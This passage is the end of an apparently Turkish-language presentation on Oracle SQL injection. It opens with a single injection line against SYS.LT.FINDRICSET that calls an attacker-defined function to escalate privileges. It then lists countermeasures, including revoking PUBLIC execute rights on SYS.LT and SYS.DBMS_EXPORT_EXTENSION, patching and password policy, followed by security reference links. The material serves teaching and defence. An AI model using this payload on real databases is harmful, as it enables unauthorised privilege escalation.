SYS.LT.FINDRICSET('."||SCOTT.EXPLOIT1||"'--','x');  
END;
```

4. Döngü

- Önlem: SYS.LT paketini çalıştırma hakkı PUBLIC kullanıcısından alınır.
 - **revoke execute on SYS.LT from PUBLIC**
- 2. saldırı tekniği: Benzer yöntem SYS.DBMS_EXPORT_EXTENSION paketinde uygulanır.
- Önlem: SYS.DBMS_EXPORT_EXTENSION paketini çalıştırma hakkı PUBLIC kullanıcısından alınır.
 - **revoke execute on SYS.DBMS_EXPORT_EXTENSION from PUBLIC**

- Web uygulamalarına periyodik penetrasyon testleri uygulanmalıdır.
- Veritabanları sadece web servislerinin erişebildiği ağ segmentinde yer almalıdır.
- Oracle tarafından yayınlanan CPU'lar (Critical Patch Update) takip edilmeli ve kurulmalıdır.
- Veritabanı kullanıcılarına parola politikası uygulanmalı, zayıf ve varsayılan şifreler değiştirilmelidir.
- Kullanıcılara ve PUBLIC'e atanan rol ve haklar kontrol edilmelidir.

- <http://www.milw0rm.com>
- <http://www.reddatabasesecurity.com>
- <http://www.bilgiguvenligi.gov.tr>
- <http://www.webguvenligi.org>
- <http://www.owasp.org>
- <http://www.oracle.com>
- <http://www.blackhat.com>
- Google: filetype:ppt Advanced SQL Injection

